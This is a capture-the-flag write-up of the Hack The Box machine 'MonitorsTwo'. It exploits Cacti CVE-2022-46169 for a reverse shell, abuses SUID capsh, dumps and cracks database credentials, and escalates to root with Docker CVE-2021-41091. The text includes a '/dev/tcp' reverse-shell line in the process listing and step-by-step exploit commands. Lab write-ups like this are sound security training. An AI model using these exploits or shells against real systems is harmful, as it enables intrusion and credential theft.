

# MonitorsTwo

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For me IP of the machine is : 10.10.11.211  
Lets try ping it

```
ping 10.10.11.211 -c 5
```

```
PING 10.10.11.211 (10.10.11.211) 56(84) bytes of data.
```

```
64 bytes from 10.10.11.211: icmp_seq=1 ttl=63 time=82.8 ms
```

```
64 bytes from 10.10.11.211: icmp_seq=2 ttl=63 time=79.9 ms
```

```
64 bytes from 10.10.11.211: icmp_seq=3 ttl=63 time=77.4 ms
```

```
64 bytes from 10.10.11.211: icmp_seq=4 ttl=63 time=125 ms
```

```
64 bytes from 10.10.11.211: icmp_seq=5 ttl=63 time=113 ms
```

```
--- 10.10.11.211 ping statistics ---
```

```
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
```

```
rtt min/avg/max/mdev = 77.369/95.520/124.773/19.450 ms
```

Alright its up, lets do some port scanning next

## Port Scanning

### All Port Scan

```
rustscan -a 10.10.11.211 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsTwo git:(main)±1 (11.673s)
rustscan -a 10.10.11.211 --ulimit 5000
the modern day port scanner.


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: http://discord.skerritt.blog           :
: https://github.com/RustScan/RustScan  :
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I scanned ports so fast, even my computer was surprised.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.211:22
Open 10.10.11.211:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-25 19:15 IST
Initiating Ping Scan at 19:15
Scanning 10.10.11.211 [2 ports]
Completed Ping Scan at 19:15, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:15
Completed Parallel DNS resolution of 1 host. at 19:15, 0.07s elapsed
DNS resolution of 1 IPs took 0.07s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 19:15
Scanning 10.10.11.211 [2 ports]
Discovered open port 80/tcp on 10.10.11.211
Discovered open port 22/tcp on 10.10.11.211
Completed Connect Scan at 19:15, 0.16s elapsed (2 total ports)
Nmap scan report for 10.10.11.211
Host is up, received syn-ack (0.13s latency).
Scanned at 2024-10-25 19:15:43 IST for 0s

PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
```

 Open Ports

```
PORT STATE SERVICE REASON
22/tcp open  ssh syn-ack
80/tcp open  http syn-ack
```

Alright lets take a deeper look on these

## Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.211 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsTwo git:(main)±4 (16.302s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.211 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-25 19:18 IST
Nmap scan report for 10.10.11.211
Host is up (0.11s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256  b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256  18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Login to Cacti
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.25 seconds
```

### Aggressive Scan



```
PORT STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256  b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256  18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http     nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Login to Cacti
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Moving on lets do some directory fuzzing next

## Directory Fuzzing

```
feroxbuster -u http://10.10.11.211 -w /usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsTwo git:(main)±2 (29.098s)
feroxbuster -u http://10.10.11.211 -w /usr/share/wordlists/dirb/common.txt -t 200 -r
```

	Follow Redirects	true
	Recursion Depth	4

 Press [ENTER] to use the Scan Management Menu™


```
404 GET 9L 31w 273c Auto-filtering found 404-like response and created new filter; toggle off
403 GET 9L 28w 276c Auto-filtering found 404-like response and created new filter; toggle off
200 GET 4L 21w 1996c http://10.10.11.211/include/themes/modern/images/favicon.ico
200 GET 239L 413w 4719c http://10.10.11.211/include/themes/modern/jquery.colorpicker.css
200 GET 307L 738w 8244c http://10.10.11.211/include/realtime.js
200 GET 204L 557w 5019c http://10.10.11.211/include/js/jquery.hotkeys.js
200 GET 51L 258w 9818c http://10.10.11.211/include/themes/modern/images/cacti_logo.gif
200 GET 168L 385w 3532c http://10.10.11.211/include/js/screenfull.js
200 GET 251L 641w 6200c http://10.10.11.211/include/themes/modern/jquery.zoom.css
200 GET 11L 40w 1292c http://10.10.11.211/include/js/jquery.ui.touch.punch.js
200 GET 91L 532w 3693c http://10.10.11.211/include/js/jquery.cookie.js
200 GET 79L 224w 2102c http://10.10.11.211/include/themes/modern/pace.css
200 GET 196L 798w 6437c http://10.10.11.211/include/vendor/csrf/csrf-magic.js
200 GET 30L 187w 1945c http://10.10.11.211/include/themes/modern/jquery.timepicker.css
200 GET 233L 535w 7186c http://10.10.11.211/include/themes/modern/main.js
200 GET 4L 31w 402c http://10.10.11.211/include/themes/modern/jquery.multiselect.filter.css
200 GET 43L 251w 2751c http://10.10.11.211/include/themes/modern/jquery.multiselect.css
200 GET 287L 1028w 10341c http://10.10.11.211/include/js/jquery.multiselect.filter.js
200 GET 1062L 2765w 30829c http://10.10.11.211/include/themes/modern/default/style.css
200 GET 986L 3059w 25868c http://10.10.11.211/include/js/pace.js
200 GET 675L 2948w 28606c http://10.10.11.211/include/js/jquery.tablednd.js
200 GET 1265L 5950w 45803c http://10.10.11.211/include/js/jquery.tablesorter.pager.js
200 GET 272L 862w 13844c http://10.10.11.211/index.php
200 GET 1182L 4659w 52015c http://10.10.11.211/include/js/jquery.zoom.js
200 GET 2685L 5572w 52555c http://10.10.11.211/include/themes/modern/main.css
200 GET 2291L 8530w 78474c http://10.10.11.211/include/js/jquery.timepicker.js
200 GET 678L 2620w 24383c http://10.10.11.211/include/js/js.storage.js
200 GET 1312L 3487w 36651c http://10.10.11.211/include/themes/modern/jquery-ui.css
200 GET 5L 1694w 125419c http://10.10.11.211/include/js/dygraph-combined.js
200 GET 3271L 10562w 100355c http://10.10.11.211/include/js/jquery.colorpicker.js
200 GET 2025L 14220w 100065c http://10.10.11.211/include/js/jquery.tablesorter.js
```

A lot of directories here u can take a look at directories.txt with this document on the github page

Moving on lets see this application now

## Web Application

Default page



So the version is just given here lets try to find a exploit for this

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## Gaining Access

Found this exploit : <https://github.com/FredBrave/CVE-2022-46169-CACTI-1.2.22> ↗

# CVE-2022-46169-CACTI-1.2.22

This is a exploit of CVE-2022-46169 to cacti 1.2.22. This exploit allows through an RCE to obtain a reverse shell on your computer.

## Requirement

optparse requests

## Usage

On a port on your machine listen and then run the exploit as follows.

```
python3 CVE-2022-46169.py -u http://10.129.216.153 --LHOST=10.10.16.23 --LPORT=443
Checking...
The target is vulnerable. Exploiting...
Bruteforcing the host_id and local_data_ids
Bruteforce Success!!
```



Lets run it

First lets start a listener

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsTwo
nc -lvnp 9001

Listening on 0.0.0.0 9001
```

Now lets run it as specified

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsTwo git:(main)±3 (1m 6.66s)
python3 CVE-2022-46169.py -u http://10.10.11.211 --LHOST=10.10.16.13 --LPORT=9001
Checking...
The target is vulnerable. Exploiting...
Bruteforcing the host_id and local_data_ids
Bruteforce Success!!
```

And we get our shell here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsTwo git:(main)±3
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.211 46432
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@50bca5e748b0:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

So this is a docker container here probably as we dont even have python3 on it

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## Lateral PrivEsc

So i searched for suid binaries

```
www-data@50bca5e748b0:/var/www/html$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/sbin/capsh
/bin/mount
/bin/umount
/bin/su
```

capsh is a clear outlier

Lets look for a trick on GTF0bins

## SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian ( $\leq$  Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which capsh) .  
./capsh --gid=0 --uid=0 --
```

Lets run it

```
www-data@50bca5e748b0:/var/www/html$ capsh --gid=0 --uid=0 --  
capsh --gid=0 --uid=0 --  
id  
uid=0(root) gid=0(root) groups=0(root),33(www-data)  
cd /root  
ls  
ls -al  
total 16  
drwx----- 1 root root 4096 Mar 21  2023 .  
drwxr-xr-x 1 root root 4096 Mar 21  2023 ..  
lrwxrwxrwx 1 root root    9 Jan  9  2023 .bash_history -> /dev/null  
-rw-r--r-- 1 root root  571 Apr 10  2021 .bashrc  
lrwxrwxrwx 1 root root    9 Mar 21  2023 .mysql_history -> /dev/null  
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile  
pwd  
/root
```

And we can get root but no useful as we still dont have the user here but i did notice a config file that might help us

```
www-data@50bca5e748b0:/var/www/html$ cd include  
cd include  
www-data@50bca5e748b0:/var/www/html/include$ cat config.php  
cat config.php
```

Lets see this now



```
$database_type      = 'mysql';  
$database_default   = 'cacti';  
$database_hostname  = 'db';  
$database_username  = 'root';  
$database_password  = 'root';  
$database_port      = '3306';  
$database_retries   = 5;  
$database_ssl       = false;  
$database_ssl_key   = '';  
$database_ssl_cert  = '';  
$database_ssl_ca    = '';  
$database_persist   = false;
```

And we have mysql creds here

Lets login in mysql now

So the login is a bit weird for me as i have to run the exit to get the output of one command

```
www-data@50bca5e748b0:/var/www/html/include$ mysql -h db -u root -proot cacti  
mysql -h db -u root -proot cacti  
show tables;  
exit  
Tables_in_cacti  
aggregate_graph_templates  
aggregate_graph_templates_graph  
aggregate_graph_templates_item  
aggregate_graphs  
aggregate_graphs_graph_item  
aggregate_graphs_items  
automation_devices  
automation_graph_rule_items  
automation_graph_rules  
automation_ips  
automation_match_rule_items  
automation_networks
```

And if u scroll to the bottom of this

```
snmpagent_managers
snmpagent_managers_notifications
snmpagent_mibs
snmpagent_notifications_log
user_auth
user_auth_cache
user_auth_group
user_auth_group_members
```

And i checked the description of this and it said it contained username and password lets just dump it

```
www-data@50bca5e748b0:/var/www/html/include$ mysql -h db -u root -proot cacti
mysql -h db -u root -proot cacti
select username,password from user_auth;
exit
username          password
admin    $2y$10$IhEA.0g8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC
guest    43e9a4ab75570f5b
marcus    $2y$10$vcrYth5YcCLLZaPDj6PwqOYTW68W1.3WeKlBn70JonsdW/MhFYK4C
```

Now lets save this hash

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsTwo git:(main)±4 (0.041s)
cat hash
```

	File: hash
1	\$2y\$10\$vcrYth5YcCLLZaPDj6PwqOYTW68W1.3WeKlBn70JonsdW/MhFYK4C

Now lets crack

```
hashcat -a 0 -m 3200 hash /usr/share/wordlists/seclists/Passwords/Leaked-
Databases/rockyou.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsTwo git:(main)±4 (22.131s)
hashcat -a 0 -m 3200 hash /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$2y$10$vcrYth5YcCLLZaPDj6Pwq0YTw68W1.3WeKlBn70JonsdW/MhFYK4C:funkymonkey

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2y$10$vcrYth5YcCLLZaPDj6Pwq0YTw68W1.3WeKlBn70Jonsd...hFYK4C
Time.Started.....: Fri Oct 25 19:43:05 2024 (13 secs)
Time.Estimated...: Fri Oct 25 19:43:18 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 663 H/s (8.60ms) @ Accel:1 Loops:16 Thr:24 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 8832/14344384 (0.06%)
Rejected.....: 0/8832 (0.00%)
```

And we get creds for marcus

#### ⚠ User SSH Creds

Username : marcus

Password : funkymonkey

Lets SSH in now

~ (5.014s)

ssh marcus@10.10.11.211

The authenticity of host '10.10.11.211 (10.10.11.211)' can't be established.  
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdLuslAwhmiWqG3ebyZko+A.  
This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '10.10.11.211' (ED25519) to the list of known hosts.

marcus@10.10.11.211's password:

marcus@monitorstwo:~ (0.004s)

Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-147-generic x86\_64)

\* Documentation: <https://help.ubuntu.com>  
\* Management: <https://landscape.canonical.com>  
\* Support: <https://ubuntu.com/advantage>

System information as of Fri 25 Oct 2024 02:01:20 PM UTC

System load:	0.0
Usage of /:	63.2% of 6.73GB
Memory usage:	17%
Swap usage:	0%
Processes:	235
Users logged in:	0
IPv4 address for br-60ea49c21773:	172.18.0.1
IPv4 address for br-7c3b7c0d00b3:	172.19.0.1
IPv4 address for docker0:	172.17.0.1
IPv4 address for eth0:	10.10.11.211
IPv6 address for eth0:	dead:beef::250:56ff:feb9:2fdd

And we get in here is your user.txt

```
marcus@monitorstwo:~ (0.25s)
```

```
cd
```

```
marcus@monitorstwo ~ (0.27s)
```

```
ls -al
```

```
total 32
```

```
drwxr-xr-x 4 marcus marcus 4096 Oct 25 14:13 .  
drwxr-xr-x 3 root    root   4096 Jan  5  2023 ..  
lrwxrwxrwx 1 root    root     9 Jan  5  2023 .bash_history -> /dev/null  
-rw-r--r-- 1 marcus marcus  220 Jan  5  2023 .bash_logout  
-rw-r--r-- 1 marcus marcus 3771 Jan  5  2023 .bashrc  
drwx----- 2 marcus marcus 4096 Mar 21  2023 .cache  
drwx----- 3 marcus marcus 4096 Oct 25 14:13 .gnupg  
-rw-r--r-- 1 marcus marcus  807 Jan  5  2023 .profile  
-rw-r----- 1 root    marcus   33 Oct 25 13:28 user.txt
```

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## Vertical PrivEsc

So i tried a lot of privesc techniques and here is my conclusion on those

- So no SUID binary to privesc

```
marcus@monitorstwo ~ (0.54s)
find / -perm -u=s -type f 2>/dev/null

/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/bin/mount
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/at
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/su
```

- This user have no sudo permissions

```
marcus@monitorstwo ~ (5.284s)
sudo -l

[sudo] password for marcus:
Sorry, user marcus may not run sudo on localhost.
```

- No process is persay vulnerable in this

```

marcus@monitorstwo /var/www/html (0.676s)
ps -ef --forest

message+   715      1  0 13:28 ?        00:00:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activa
root       721      1  0 13:28 ?        00:00:00 /usr/sbin/irqbalance --foreground
root       723      1  0 13:28 ?        00:00:00 /usr/lib/policykit-1/polkitd --no-debug
syslog     724      1  0 13:28 ?        00:00:00 /usr/sbin/rsyslogd -n -iNONE
root       725      1  0 13:28 ?        00:00:00 /lib/systemd/systemd-logind
root       727      1  0 13:28 ?        00:00:00 /usr/lib/udisks2/udisksd
root       773      1  0 13:28 ?        00:00:00 /usr/sbin/ModemManager
systemd+   880      1  0 13:28 ?        00:00:00 /lib/systemd/systemd-resolved
root       920      1  0 13:28 ?        00:00:01 /usr/sbin/dockerd -H fd://
root      1354     920  0 13:28 ?        00:00:00 /usr/sbin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8080 -container-ip
root       925      1  0 13:28 ?        00:00:00 /usr/sbin/cron -f
daemon     928      1  0 13:28 ?        00:00:00 /usr/sbin/atd -f
root       934      1  0 13:28 tty1    00:00:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root       935      1  0 13:28 ?        00:00:03 /usr/bin/containerd
root       942      1  0 13:28 ?        00:00:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root      16232     942  0 14:01 ?        00:00:00 \_ sshd: marcus [priv]
marcus    16356    16232  0 14:01 ?        00:00:00 \_ sshd: marcus@pts/0
marcus    16363    16356  0 14:01 pts/0    00:00:00 \_ bash --rcfile /dev/fd/63
marcus    34229    16363  0 14:17 pts/0    00:00:00 \_ ps -ef --forest
root       944      1  0 13:28 ?        00:00:00 nginx: master process /usr/sbin/nginx -g daemon on; master_process on;
www-data   945      944  0 13:28 ?        00:00:01 \_ nginx: worker process
www-data   946      944  0 13:28 ?        00:00:01 \_ nginx: worker process
root      1253      1  0 13:28 ?        00:00:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id e2378324fced58e8166b82ec842ae4596
systemd+   1275     1253  0 13:28 ?        00:00:02 \_ mysqld
root      1369      1  0 13:28 ?        00:00:00 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 50bca5e748b0e547c000ecb8a4f889ee6
root      1391     1369  0 13:28 ?        00:00:00 \_ apache2 -DFOREGROUND
www-data   1581     1391  0 13:28 ?        00:00:01 \_ apache2 -DFOREGROUND
www-data   1583     1391  0 13:28 ?        00:00:01 \_ apache2 -DFOREGROUND
www-data   1584     1391  0 13:28 ?        00:00:00 \_ apache2 -DFOREGROUND
www-data   1758     1584  0 13:45 ?        00:00:00 | \_ sh -c /usr/local/bin/php -q /var/www/html/script_server.php realtime ;bash
www-data   1760     1758  0 13:45 ?        00:00:00 | \_ bash -c bash -i >& /dev/tcp/10.10.16.13/9001 0>&1
www-data   1761     1760  0 13:45 ?        00:00:00 | \_ bash -i
www-data   1585     1391  0 13:28 ?        00:00:01 \_ apache2 -DFOREGROUND
www-data   1675     1391  0 13:36 ?        00:00:01 \_ apache2 -DFOREGROUND
www-data   1700     1391  0 13:38 ?        00:00:00 \_ apache2 -DFOREGROUND
www-data   1701     1700  0 13:38 ?        00:00:00 \_ apache2 -DFOREGROUND

```

- Docker is there but we dont have permission to run it

```

marcus@monitorstwo:~ (0.138s)
docker ps
Got permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get "http://%2Fvar%2Frun%2Fdocker.sock/v1.24/containers/json": dial unix /var/run/docker.sock: connect: permission denied

```

Now just by accident i looked at the docker version this is using

```

marcus@monitorstwo:/var/www/html (0.342s)
docker --version

Docker version 20.10.5+dfsg1, build 55c4c88

```

And this is not standard lets find a exploit for this

Found this one : <https://github.com/UncleJ4ck/CVE-2021-41091> ↗

# CVE-2021-41091

This exploit offers an in-depth look at the CVE-2021-41091 security vulnerability and provides a step-by-step guide on how to utilize the exploit script to achieve privilege escalation on a host.

## Vulnerability Summary

CVE-2021-41091 is a flaw in Moby (Docker Engine) that allows unprivileged Linux users to traverse and execute programs within the data directory (usually located at `/var/lib/docker`) due to improperly restricted permissions. This vulnerability is present when containers contain executable programs with extended permissions, such as `setuid`. Unprivileged Linux users can then discover and execute those programs, as well as modify files if the UID of the user on the host matches the file owner or group inside the container.

## Overlay

The overlay filesystem is a critical component in exploiting this vulnerability. Docker's overlay filesystem enables the container's file system to be layered on top of the host's file system, thus allowing the host system to access and manipulate the files within the container. In the case of CVE-2021-41091, the overly permissive directory permissions in `/var/lib/docker/overlay2` enable unprivileged users to access and execute programs within the containers, leading to a potential privilege escalation attack. Exploitation Steps

1. Connect to the Docker container hosted on your machine and obtain root access.
2. Inside the container, set the `setuid` bit on `/bin/bash` with the following command: `chmod u+s /bin/bash`
3. On the host system, run the provided exploit script (`poc.sh`) by cloning the repository and executing the script as follows:

```
git clone https://github.com/UncleJ4ck/CVE-2021-41091
cd CVE-2021-41091
chmod +x ./poc.sh
./poc.sh
```



Lets run it

```
marcus@monitorstwo:~/tmp (0.168s)
```

```
chmod +x exp.sh
```

```
marcus@monitorstwo /tmp (1m 54.52s)
```

```
./exp.sh
```

```
[!] Vulnerable to CVE-2021-41091
```

```
[!] Now connect to your Docker container that is accessible and obtain root access !
```

```
[>] After gaining root access execute this command (chmod u+s /bin/bash)
```

```
Did you correctly set the setuid bit on /bin/bash in the Docker container? (yes/no): yes
```

```
Exploit successful. Escalated to root.
```



So before writing yes here set /bin/bash to suid in docker container we have access to and have root access to

```
www-data@50bca5e748b0:/var/www/html/include$ capsh --gid=0 --uid=0 --  
capsh --gid=0 --uid=0 --  
id  
uid=0(root) gid=0(root) groups=0(root),33(www-data)  
chmod u+s /bin/bash  
ls -al /bin/bash  
-rwsr-xr-x 1 root root 1234376 Mar 27 2022 /bin/bash  
exit  
www-data@50bca5e748b0:/var/www/html/include$
```

Now type in yes there and follow along

```
marcus@monitorstwo /tmp (1m 54.52s)  
./exp.sh  
[!] Vulnerable to CVE-2021-41091  
[!] Now connect to your Docker container that is accessible and obtain root access !  
[>] After gaining root access execute this command (chmod u+s /bin/bash)  
  
Did you correctly set the setuid bit on /bin/bash in the Docker container? (yes/no): yes  
[!] Available Overlay2 Filesystems:  
/var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged  
/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdb372cb2f1/merged  
  
[!] Iterating over the available Overlay2 filesystems !  
[?] Checking path: /var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged  
[x] Could not get root access in '/var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged'  
  
[?] Checking path: /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdb372cb2f1/merged  
[!] Rooted !  
[>] Current Vulnerable Path: /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdb372cb2f1/merged  
[?] If it didn't spawn a shell go to this path and execute './bin/bash -p'  
  
[!] Spawning Shell  
bash-5.1# exit
```

if u dont get a shell immediately then dont worry i also didnt follow the steps a bit

Lets move into that directory

```
marcus@monitorstwo:/tmp (0.149s)  
cd /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdb372cb2f1/merged
```

And lets get root as specified by privileged flag in /bin/bash

```
./bin/bash -p  
bash-5.1# id  
uid=1000(marcus) gid=1000(marcus) euid=0(root) groups=1000(marcus)
```

And here is your root.txt

```
bash-5.1# cd /root
bash-5.1# ls -al
total 36
drwx-----  6 root root 4096 Oct 25 13:28 .
drwxr-xr-x 19 root root 4096 Mar 22  2023 ..
lrwxrwxrwx  1 root root    9 Jan 20  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx-----  2 root root 4096 Mar 22  2023 .cache
drwxr-xr-x  2 root root 4096 Mar 22  2023 cacti
drwxr-xr-x  3 root root 4096 Mar 22  2023 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r-----  1 root root   33 Oct 25 13:28 root.txt
drwx-----  2 root root 4096 Mar 22  2023 .ssh
```

Thanks for reading :)